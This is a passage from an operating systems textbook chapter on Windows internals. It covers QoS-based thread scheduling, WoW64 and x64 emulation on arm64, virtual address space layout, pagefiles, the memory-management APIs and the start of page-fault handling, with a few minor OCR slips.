In some multiprocessor systems, there are multiple types of processors with varying performance and efficiency characteristics. On these systems with *heterogeneous processors*, the scheduler must take these varying performance and efficiency characteristics into account in order to make optimal scheduling decisions. The Windows kernel does this through a thread scheduling property called the **QoS class** (**Quality-of-Service class**), which classifies threads based on their importance to the user and their performance requirements. Windows defines six QoS classes: high, medium, low, eco, multimedia, and deadline. In general, threads with a higher QoS class are threads that are more important to the user and thus require higher performance, for example threads that belong to a process that is in the foreground. Threads with a lower QoS class are threads that are less important and favor efficiency over performance, for example threads performing background maintenance work. Classification of threads into QoS levels is done by the scheduler through a number of heuristics considering attributes such as whether a thread belongs to a process with a foreground window or belongs to a process that is playing audio. Applications can also provide explicit process and thread level hints about their importance via the SetProcessInformation and SetThreadInformation Win32 APIs. From the thread's QoS class, the scheduler derives several more specific scheduling properties based on the system's power policy.

Firstly, the system's power policy can be configured to restrict work to a particular type of processor. For example, the system can be configured to allow low QoS work to run only on the most efficient processors in the system in order to

achieve maximum efficiency for this work at the expense of performance. These restrictions are considered by the scheduler when deciding which processor a thread should be scheduled to.

Secondly, a thread's QoS determines whether it prefers scheduling for performance or efficiency. The scheduler maintains two rankings of the system's processors: one in order of performance and another in order of efficiency. System power policy determines which of these orderings should be used by the scheduler for each QoS class when it is searching for an idle processor upon which to run a thread.

Finally, a thread's QoS determines how important a thread's desire for performance or efficiency is relative to other threads of differing QoS. This importance ordering is used to determine which threads get access to the more performant processors in the system when the more performant cores are over utilized. Note that this is different from a thread's priority in that thread priority determines the set of threads that will run at a given point in time whereas importance controls which of the threads out of that set will be given their preferred placement. This is accomplished via a scheduler policy referred to as core trading. If a thread that prefers performance is being scheduled and the scheduler is unable to find an idle high-performance processor, but is able to locate a low-performance processor, the scheduler will check whether one of the high-performance processors is running a lower importance thread. If so, it will swap the processor assignments to place the higher importance thread on the more performant processor and place the lower importance thread on the less performant processor.

Windows runs on PCs, which usually have only a single interactive session active at a time. However, Windows also supports a **terminal server** mode which supports multiple interactive sessions over the network using the remote desktop protocol. When running multiple user sessions, it is easy for one user to interfere with another by consuming too much processor resources. Windows implements a fair-share algorithm, **DFSS** (**Dynamic Fair-Share Scheduling**), which keeps sessions from running excessively. DFSS uses **scheduling groups** to organize the threads in each session. Within each group, the threads are scheduled according to normal Windows scheduling policies, but each group is given more or less access to the processors based on how much the group has been running in aggregate. The relative priorities of the groups are adjusted slowly to allow ignore short bursts of activity and reduce the amount a group is allowed to run only if it uses excessive processor time over long periods.

11.4.4 WoW64 and Emulation

Application compatibility has always been the hallmark of Windows to maintain and grow its user and developer base. As hardware evolves and Windows gets ported to new processor architectures, retaining the ability to run existing software has consistently been important for customers (and therefore Microsoft). For this

reason, the 64-bit version of Windows XP, released in 2001, included WoW64 (Windows-on-Windows), an emulation layer for running unmodified 32-bit applications on 64-bit Windows. OriginalO, WoW64 only ran 32-bit x86 applications on IA-64 and then x64, but Windows 10 further expanded the scope of WoW64 to run 32-bit ARM applications as well as x86 applications on arm64.

WoW64 Design

At its heart, WoW64 is a paravirtualization layer which makes the 32-bit application believe that it is running on a 32-bit system. In this context, the 32-bit architecture is called the *guest* and the 64-bit OS is the *host*. Such virtualization could have been done by using a virtual machine with full 32-bit Windows running in it. In fact, Windows 7 had a feature called *XP Mode* which did exactly that. However, virtual machine-based approaches are much more expensive due to the memory and CPU overhead of running two operating systems. Also hiding all the seams between the operating systems and making the user feel like she's using a single operating system is difficult. Instead, WoW64 emulates a 32-bit system at the system call layer, in user-mode. The application and all of its 32-bit dependencies load and run normally. Their system calls are redirected to the WoW64 layer which converts them to 64-bit and makes the actual system call through the host *ntdll.dll*. This essentially eliminates all overhead and the 64-bit kernel-mode code is largely unaware of the 32-bit emulation; it runs just like any other process.

Figure 11-28 shows the composition of a WoW64 process and the WoW64 layers compared to a native 64-bit process. WoW64 processes contain both 32-bit code for the guest (composed of application and 32-bit OS binaries) and 64-bit native code for the WoW64 layer and *ntdll.dll*. At process creation time, the kernel prepares the address space similar to what a 32-bit OS would. 32-bit versions of data structures such as PEB and TEB are created and the 32-bit WoW64-aware *ntdll.dll* is mapped into the process along with the 32-bit application executable. Each thread has a 32-bit stack and a 64-bit stack which are switched when transitioning between the two layers (much like how entering kernel-mode switches to the thread's kernel stack and back). All 32-bit components and data structures use the low 4 GB of the process address space so all addresses fit within guest pointers.

Native layer sits underneath the guest code and is composed of WoW64 DLLs as well as the native *ntdll.dll* and the normal 64-bit PEB and TEBs. This layer effectively acts as the 32-bit kernel for the guest. There are two categories of WoW64 DLLs: the **WoW64 abstraction layer** (wow64.dll, *wow64base.dll* and *wow64win.dll*) and the **CPU emulation layer**. The WoW64 abstraction layer is largely platform-independent and acts as the **thunk layer**, which receives 32-bit system calls and converts them to 64-bit calls, accounting for differences in types and structure layout. Some of the simpler system calls which do not need extensive type conversion go through an optimized path called **Turbo Thunks** in the CPU emulation layer to make direct system calls into the kernel. Otherwise, *wow64.dll*



Figure 11-28. Native vs. WoW64 processes on an arm64 machine. Shaded areas indicate emulated code.

handles NT system calls and *wow64win.dll* handles system calls that land in win32k.sys. Exception dispatching is also conducted by this layer which translates the 64-bit exception record generated by the kernel to 32-bit and dispatches to the guest *ntdll*.dll. Finally, the WoW64 abstraction layer performs the **namespace redirection** necessary for 32-bit applications. For example, when a 32-bit application accesses *c:\Windows\System32*, it is redirected to *c:\Windows\SysWoW64* or *c:\Windows\SysArm32* as appropriate. Similarly, some registry paths, for example those under the SOFTWARE hive, are redirected to a subkey called *WoW6432Node* or *WoWAA32Node*, for x64 or arm64, respectively. That way, if the 32-bit and the 64-bit versions of the same component run, they do not overwrite each other's registry state.

The WoW64 CPU emulation layer is very much architecture dependent. Its job is to execute the machine code for the guest architecture. In many cases, the host CPU can actually execute guest instructions after going through a mode switch. So, when running x86 code on x64 or arm32 code on arm64, the CPU emulation layer only needs to switch the CPU mode and start running guest code. That's what *wow64cpu.dll* and wowarmhw.dll do. However, that's not possible when running an x86 guest on arm64. In that case, the CPU emulation layer (*xtajit.dll*) needs to perform *binary translation* to parse and emulate x86 instructions. While many emulation strategies exist, *xtajit.dll* performs **jitting**, that is, just-in-time generation of native code from guest instructions. In addition, *xtajit.dll* communicates with an NT service called **XtaCache** to persist jitted code on disk such that it can prevent re-jitting the same code when the guest binary runs again.

As mentioned earlier, WoW64 guests run with guest versions of OS binaries that live in SysWoW64 for (x86) or SysArm32 (arm32) directories under c:\Windows. From a performance perspective, that's OK if the host CPU can execute guest instructions, but when jitting is necessary, having to jit and cache OS binaries is not ideal. A better approach could have been to *pre-jit* these OS binaries and ship them with the OS. That's still not ideal because jitting arm64 instructions from x86 instructions misses a lot of the context that exists in source code and results in suboptimal code due to the architectural differences between x86 and arm64. For example, the strongly ordered memory model of the x86 vs. the weak memory model or arm64 forces the jitter to pessimistically add expensive memory barrier instructions.

A much better option is to enhance the compiler toolchain to pre-compile the OS binaries from source code to arm64 directly, but in an x86-compatible way. That means the compiler uses x86 types and structures, but generates arm64 instructions along with thunks to perform calling convention adjustments for calls from and to x86 code. For example, x86 function calls generally pass parameters on the stack whereas the arm64 calling convention expects them in registers. Any x86 assembly code is linked into the binary as is. These types of binaries containing both x86-compatible arm64 code as well as x86 code are called **CHPE** (**Compiled Hybrid Portable Executable**) binaries. They are stored under c:\Windows\SyChpe32 and are loaded whenever the x86 application tries to load a DLL from SysWoW64, providing improved performance by almost completely eliminating emulation for OS code. Figure 11-28 shows CHPE DLLs in the address space of the emulated x86 process on an arm64 machine.

x64 Emulation on arm64

The first arm64 release of Windows 10 in 2017 only supported emulating 32-bit x86 programs. While most Windows software has a 32-bit version, an increasing number of popular applications, especially games, are only available as x64. For that reason, Microsoft added support for x64-on-arm64 emulation in Windows 11. It's pretty remarkable that one can run x86, x64, arm32, and arm64 applications on the arm64 version of Windows 11.

There are many similarities between how emulation is implemented for x86 and x64 guest architectures as shown in Fig. 11-29. Instruction emulation still happens via a jitter, *xtajit64.dll*, which has been ported to support x64 machine code. Since a given process cannot have both x86 and x64 code, either *xtajit.dll* or *xtajit64.dll* is loaded, as appropriate. Jitted code is persisted via the XtaCache NT service, as before. User-mode OS binaries intended to load into x64 processes are built using a hybrid binary interface similar to CHPE, called **ARM64EC ARM 64 Emulation Compatible**. ARM64EC binaries contain arm64 machine code, compiled using x64 types and behaviors with thunks to perform calling convention

adjustments. As such, other than x64 assembly code which may be linked into these binaries, there's no need for any instruction emulation and they run at native speed.



Figure 11-29. Comparison of x86 and x64 emulation infrastructure on an arm64 machine. Shaded areas indicate emulated code.

There are also some big differences between x86 and x64 emulation. First of all, x64 emulation does not rely at all on the WoW64 infrastructure because no 32-bit to 64-bit thunking or redirection of file system or registry paths is necessary; these are already 64-bit applications and use 64-bit types and data structures. In fact, ARM64EC binaries which do not contain any x64 code can run just like native arm64 binaries with no intervention by the emulator; ARM64EC is effectively a second native architecture supported on arm64. The remaining role of the WoW64 abstraction layer has been moved into the ARM64EC *ntdll.dll* which loads in x64 processes. This *ntdll* is enlightened to allow loading x64 binaries and summon the xtajit64 jitter to emulate x64 machine code.

At this point, careful readers might be asking themselves: given that no file system redirection exists for x64 applications on arm64, would not an x64 process end up loading the arm64 native DLL if, for example, it tries to load c:\windows\system32\kernelbase.dll? The answer is yes and no. Yes, the x64 process will load the *kernelbase.dll* under the system32 directory (which normally contains native binaries), but the DLL will be transformed in memory depending on whether it gets loaded into an x64 process or an arm64 process. This is possible because arm64 uses a new type of portable executable (PE) binary called **ARM64X** for user-mode OS binaries. ARM64X binaries contain both native arm64 code as well

as x64 compatible code (ARM64EC or x64 machine code) and the necessary metadata to switch between the two personalities. On disk, these files look like regular native arm64 binaries: the machine type field in the PE header indicates arm64 and export tables point to native arm64 code. However, when this binary is loaded into an x64 process, the kernel memory manager transforms the process' view of the binary by applying modifications described by the metadata similar to how relocation fixups are performed. The PE header machine type field, the export and import table pointers are adjusted to make the binary appear as an ARM64EC binary to the process.

In addition to helping eliminate file system redirection, ARM64X binaries provide another significant benefit. For most functions compiled into the binary, the native arm64 compiler and the ARM64EC compiler will generate identical arm64 machine instructions. Such code can be single-instanced in the ARM64X binary rather than being stored as two copies, thus reducing binary size as well as allowing the same code pages to be shared in memory between arm64 and x64 processes.

11.5 MEMORY MANAGEMENT

Windows has an extremely sophisticated and complex virtual memory system. It has a number of Win32 functions for using it, implemented by the memory manager—the largest component of NTOS. In the following sections, we will look at the fundamental concepts, the Win32 API calls, and finally the implementation.

11.5.1 Fundamental Concepts

Since Windows 11 supports only 64-bit machines, this chapter is only going to consider 64-bit processes on 64-bit machines. 32-bit emulation on 64-bit machines was described in the WoW64 section earlier.

In Windows, every user process has its own virtual address space, split equally between kernel-mode and user-mode. Today's 64-bit processors generally implement 48-bits of virtual addresses resulting in a 256 TB total address space. When the full 64-bit addresses are not implemented, hardware requires that all the unimplemented bits be the same as the highest implemented bit. Addresses in this format are called **canonical**. This approach helps ensure that applications and operating systems do not rely on storing information in these bits to make future expansion possible. Out of the 256 TB address space, user-mode takes the lower 128 TB, kernel-mode takes the upper 128 TB. Even though this may sound, pretty big, a nontrivial portion is actually already reserved for various categories of data, security mitigations as well as for performance optimizations.

On today's 64-bit processors, the 48-bits of virtual addresses are mapped using a 4-level page table scheme where each page table is 4 KB in size and each **PTE**



Figure 11-30. Virtual to physical address translation with a 4-level page table scheme implementing 48-bits of virtual address.

(**Page Table Entry**) is 8 bytes with 512 PTEs per page table. As a result, each page table is indexed by 9 bits of the virtual address and the remaining 12 bits of the 48-bit virtual address is the byte index into the 4 KB page. The physical address of the topmost level table is contained in a special processor register, and this register is updated during context switches between processes. This virtual to physical address translation is shown in Fig. 11-30. Windows also takes advantage of the hardware support for larger page sizes (where available), where a page directory entry can map a 2-MB **large page** or a page directory parent entry can map a 1-GB **huge page**.

Emerging hardware implements 57-bits of virtual addresses using a 5-level page table. Windows 11 supports these processors and provides 128 PB of address space on such machines. In our discussion, we will generally stick to the more common 48-bit implementations.

The virtual address space layouts for two 64-bit processes are shown in Fig. 11-31 in simplified form. The bottom and top 64 KB of each process' virtual address space is normally unmapped. This choice was made intentionally to help catch programming errors and mitigate the exploitability of certain types of vulnerabilities.

Starting at 64 KB comes the user's private code and data. This extends up to 128 TB – 64 KB. The upper 128 TB of the address space is called the **kernel address space** and contains the operating system, including the code, data, paged and nonpaged pools, and numerous other OS data structures. The kernel address space is shared among all user processes, except for per-process and per-session data like page tables and session pool. Of course, this part of the address space is



Figure 11-31. Virtual address space layout for three 64-bit user processes. The white areas are private per process. The shaded areas are shared among all processes.

only accessible while running in kernel-mode, so any access attempt from user-mode will result in an access violation. The reason for sharing the process' virtual memory with the kernel is that when a thread makes a system call, it traps into kernel mode and can continue running without changing the memory map by updating the special processor register. All that has to be done is switch to the thread's kernel stack. From a performance point of view, this is a big win, and something UNIX does as well. Because the process' user-mode pages are still accessible, the kernel-mode code can read parameters and access buffers without having to switch back and forth between address spaces or temporarily double-mapping pages into both. The trade-off being made here is less private address space per process in return for faster system calls.

Windows allows threads to attach themselves to other address spaces while running in the kernel. Attachment to an address space allows the thread to access all of the user-mode address space, as well as the portions of the kernel address space that are specific to a process, such as the self-map for the page tables. However, threads must switch back to their original address space before returning to user mode, of course.

Virtual Address Allocation

Each page of virtual addresses can be in one of three states: invalid, reserved, or committed. An **invalid page** is not currently mapped to a memory section object and a reference to it causes a page fault that results in an access violation. Once code or data is mapped onto a virtual page, the page is said to be **committed**. A committed page does not necessarily have a physical page allocated for it, but the operating system has ensured that a physical page *is guaranteed to be available* when necessary. A page fault on a committed page results in mapping the page containing the virtual address that caused the fault onto one of the pages represented by the section object or stored in the pagefile. Often this will require allocating a physical page and performing I/O on the file represented by the section object to read in the data from disk. But page faults can also occur simply because the page table entry needs to be updated, as the physical page referenced is still cached in memory, in which case I/O is not required. These are called **soft faults**. We will discuss them in more detail shortly.

A virtual page can also be in the **reserved** state. A reserved virtual page is invalid but has the property that those virtual addresses will never be allocated by the memory manager for another purpose. As an example, when a new thread is created, many pages of user-mode stack space are reserved in the process' virtual address space, but only one page is committed. As the stack grows, the virtual memory manager will automatically commit additional pages under the covers, until the reservation is almost exhausted. The reserved pages function as guard pages to keep the stack from growing too far and overwriting other process data. Reserving all the virtual pages means that the stack can eventually grow to its maximum size without the risk that some of the contiguous pages of virtual address space needed for the stack might be given away for another purpose. In addition to the invalid, reserved, and committed attributes, pages also have other attributes, such as being readable, writable, and executable.

Pagefiles

An interesting trade-off occurs with assignment of backing store to committed pages that are not being mapped to specific files. These pages use the **pagefile**. The question is *how* and *when* to map the virtual page to a specific location in the pagefile. A simple strategy would be to assign each virtual page to a page in one of the paging files on disk at the time the virtual page was committed. This would guarantee that there was always a known place to write out each committed page should it be necessary to evict it from memory, but it would require a much larger pagefile than necessary and would not be able to support small pagefiles.

Windows uses a *just-in-time* strategy. Committed pages that are backed by the pagefile are not assigned space in the pagefile until the time that they have to be paged out. The memory manager maintains a system-wide **commit limit** which is

the sum of RAM size and the total size of all pagefiles. As non-paged or pagefile-backed virtual memory is committed, system-wide **commit charge** is increased until it reaches the commit limit at which point commit requests start failing. This strict commit tracking ensures that pagefile space will be available when a committed page needs to be paged out. No disk space is allocated for pages that are never paged out. If the total virtual memory is less than the available physical memory, a pagefile is not needed at all. This is convenient for embedded systems based on Windows. It is also the way the system is booted, since pagefiles are not initialized until the first user-mode process, *smss.exe*, begins running.

With demand-paging, requests to read pages from disk need to be initiated right away, as the thread that encountered the missing page cannot continue until this *page-in* operation completes. The possible optimizations for faulting pages into memory involve attempting to prepage additional pages in the same I/O operation, called **page fault clustering**. However, operations that write modified pages to disk are not normally synchronous with the execution of threads. The just-in-time strategy for allocating pagefile space takes advantage of this to boost the performance of writing modified pages to the pagefile. Modified pages are grouped together and written in big chunks. Since the allocation of space in the pagefile does not happen until the pages are being written, the number of seeks required to write a batch of pages can be optimized by allocating the pagefile pages to be near each other, or even making them contiguous.

While grouping modified pages into bigger chunks before writing to pagefile is beneficial for disk write efficiency, it does not necessarily help make in-page operations any faser. In fact, if pages from different processes or discontiguous virtual addresses are combined together, it becomes impossible to cluster pagefile reads during in-page operations since subsequent virtual addresses belonging to the faulting process may be scattered across the pagefile. In order to optimize pagefile read efficiency for groups of virtual pages that are expected to be used together, Windows supports the concept of **pagefile reservations**. Ranges of pagefile can be *soft-reserved* for process virtual memory pages such that when those pages are about to be written to the pagefile, they are written to their reserved locations instead. While this can make pagefile writing less efficient compared to not having such reservations, subsequent page-in operations proceed much quicker because of improved clustering and sequential disk reads. Since in-page operations directly block application progress, they are generally more important for system performance than pagefile write efficiency. These are soft reservations, so if the pagefile is full and no other space is available, the memory manager will overwrite unoccupied reserved space.

When pages stored in the pagefile are read into memory, they keep their allocation in the pagefile until the first time they are modified. If a page is never modified, it will go onto a list of cached physical pages, called the **standby list**, where it can be reused without having to be written back to disk. If it *is* modified, the memory manager will free the pagefile space and the only copy of the page will be in

memory. The memory manager implements this by marking the page as read-only after it is loaded. The first time a thread attempts to write the page the memory manager will detect this situation and free the pagefile page, grant write access to the page, and then have the thread try again.

Windows supports up to 16 pagefiles, normally spread out over separate disks to achieve higher I/O bandwidth. Each one has an initial size and a maximum size it can grow to later if needed, but it is better to create these files to be the maximum size at system installation time. If it becomes necessary to grow a pagefile when the file system is much fuller, it is likely that the new space in the pagefile will be highly fragmented, reducing performance.

The operating system keeps track of which virtual page maps onto which part of which paging file by writing this information into the page table entries for the process for private pages, or into prototype page table entries associated with the section object for shared pages. In addition to the pages that are backed by the pagefile, many pages in a process are mapped to regular files in the file system.

The executable code and read-only data in a program file (e.g., an EXE or DLL) can be mapped into the address space of whatever process is using it. Since these pages cannot be modified, they never need to be paged out and end up on the standby list as cached pages when they are no longer in use and can immediately be reused. When the page is needed again in the future, the memory manager will read the page in from the program file.

Sometimes pages that start out as read-only end up being modified, for example, setting a breakpoint in the code when debugging a process, or fixing up code to relocate it to different addresses within a process, or making modifications to data pages that started out shared. In cases like these, Windows, like most modern operating systems, supports a type of page called **copy-on-write**. These pages start out as ordinary mapped pages, but when an attempt is made to modify any part of the page the memory manager makes a private, writable copy. It then updates the page table for the virtual page so that it points at the private copy and has the thread retry the write—which will succeed the second time. If that copy later needs to be paged out, it will be written to the pagefile rather than the original file,

Besides mapping program code and data from EXE and DLL files, ordinary files can be mapped into memory, allowing programs to reference data from files without doing read and write operations. I/O operations are still needed, but they are provided implicitly by the memory manager using the section object to represent the mapping between pages in memory and the blocks in the files on disk.

Section objects do not have to refer to a file. They can refer to anonymous regions of memory, called **pagefile-backed sections**. By mapping pagefile-backed section objects into multiple processes, memory can be shared without having to allocate a file on disk. Since sections can be given names in the NT namespace, processes can rendezvous by opening sections by name, as well as by duplicating and passing handles between processes.

11.5.2 Memory-Management System Calls

The Win32 API contains a number of functions that allow a process to manage its virtual memory explicitly. The most important of these functions are listed in Fig. 11-32. All of them operate on a region consisting of either a single page or a sequence of two or more pages that are consecutive in the virtual address space. Of course, processes do not have to manage their memory; paging happens automatically, but these calls give processes additional power and flexibility. Most applications use higher-level heap APIs to allocate and free dynamic memory. Heap implementations build on top of these lower-level memory management calls to manage smaller blocks of memory.

Win32 API function	Description
VirtualAlloc	Reserve or commit a region
VirtualFree	Release or decommit a region
VirtualProtect	Change the read/write/execute protection on a region
VirtualQuery	Inquire about the status of a region
VirtualLock	Make a region memory resident (i.e., disable paging for it)
VirtualUnlock	Make a region pageable in the usual way
CreateFileMapping	Create a file-mapping object and (optionally) assign it a name
MapViewOfFile	Map (part of) a file into the address space
UnmapViewOfFile	Remove a mapped file from the address space
OpenFileMapping	Open a previously created file-mapping object

Figure 11-32. The principal Win32 API functions for managing virtual memory in Windows.

The first four API functions are used to allocate, free, protect, and query regions of virtual address space. Allocated regions always begin on 64-KB boundaries to minimize porting problems to future architectures with pages larger than current ones as well as reducing virtual address space fragmentation. The actual amount of address space allocated can be less than 64 KB, but must be a multiple of the page size. The next two APIs give a process the ability to hardwire pages in memory so they will not be paged out and to undo this property. A real-time program might need pages with this property to avoid page faults to disk during critical operations, for example. A limit is enforced by the operating system to prevent processes from getting too greedy. The pages actually can be removed from memory, but only if the entire process is swapped out. When it is brought back, all the locked pages are reloaded before any thread can start running again. Although not shown in Fig. 11-32, Windows also has native API functions to allow a process to read/write the virtual memory of a different process over which it has been given control, that is, for which it has a handle (see Fig. 11-7).

The last four API functions listed are for managing sections (i.e., file-backed or pagefile-backed sections). To map a file, a file-mapping object must first be created with CreateFileMapping (see Fig. 11-8). This function returns a handle to the file-mapping object (i.e., a section object) and optionally enters a name for it into the Win32 namespace so that other processes can use it, too. The next two functions map and unmap views on section objects from a process' virtual address space. The last API can be used by a process to map share a mapping that another process created with CreateFileMapping, usually one created to map anonymous memory. In this way, two or more processes can share regions of their address spaces. This technique allows them to write in limited regions of each other's virtual memory.

11.5.3 Implementation of Memory Management

Windows supports a single linear 256 TB demand-paged address space per process. Segmentation is not supported in any form. As noted earlier, page size is 4 KB on all processor architectures supported by Windows today. In addition, the memory manager can use 2-MB large pages or even 1-GB huge pages to improve the effectiveness of the **TLB** (**Translation Lookaside Buffer**) in the processor's memory management unit. Use of large and huge pages by the kernel and large applications significantly improves performance by improving the hit rate for the TLB as well as enabling a shallower and thus faster hardware page table walk when a TLB miss does occur. Large and huge pages are simply composed of aligned, contiguous runs of 4 KB pages. As such, these pages are considered non-pageable since paging and reusing them for single pages would make it very difficult, if not impossible, for the memory manager to construct a large or huge page when the application accesses it again.

Unlike the scheduler, which selects individual threads to run and does not care much about processes, the memory manager deals entirely with processes and does not care much about threads. After all, processes, not threads, own the address space and that is what the memory manager is concerned with. When a region of virtual address space is allocated, as four of them have been for process *A* in Fig. 11-33, the memory manager creates a **VAD** (**Virtual Address Descriptor**) for it, listing the range of addresses mapped, the section representing the backing store file and offset where it is mapped, and the permissions. When the first page is touched, the necessary page table hierarchy is created and corresponding page table entries are filled in as physical pages are allocated to back the VAD. An address space is completely defined by the list of its VADs. The VADs are organized into a balanced tree, so that the descriptor for a particular address can be found efficiently. This scheme supports sparse address spaces. Unused areas between the mapped regions use no memory or disk so they are essentially free.



Figure 11-33. Mapped regions with their shadow pages on disk. The *lib.dll* file is mapped into two address spaces at the same time.

Page-Fault Handling

Windows is a demand-paged operating system, meaning that physical pages are generally not allocated and mapped into a process address space until they are actually accessed by some process (although there is also prepaging the background for performance reasons), Demand paging in the memory manager is driven by page faults. On each page fault, a trap to the kernel occurs and the CPU enters kernel mode. The kernel then builds a machine-independent descriptor telling what happened and passes this to the memory-manager part of the executive. The memory manager then checks the access for validity. If the faulted page falls within a committed region and access is allowed, it looks up the address in the VAD tree and finds (or creates) the process page table entry.

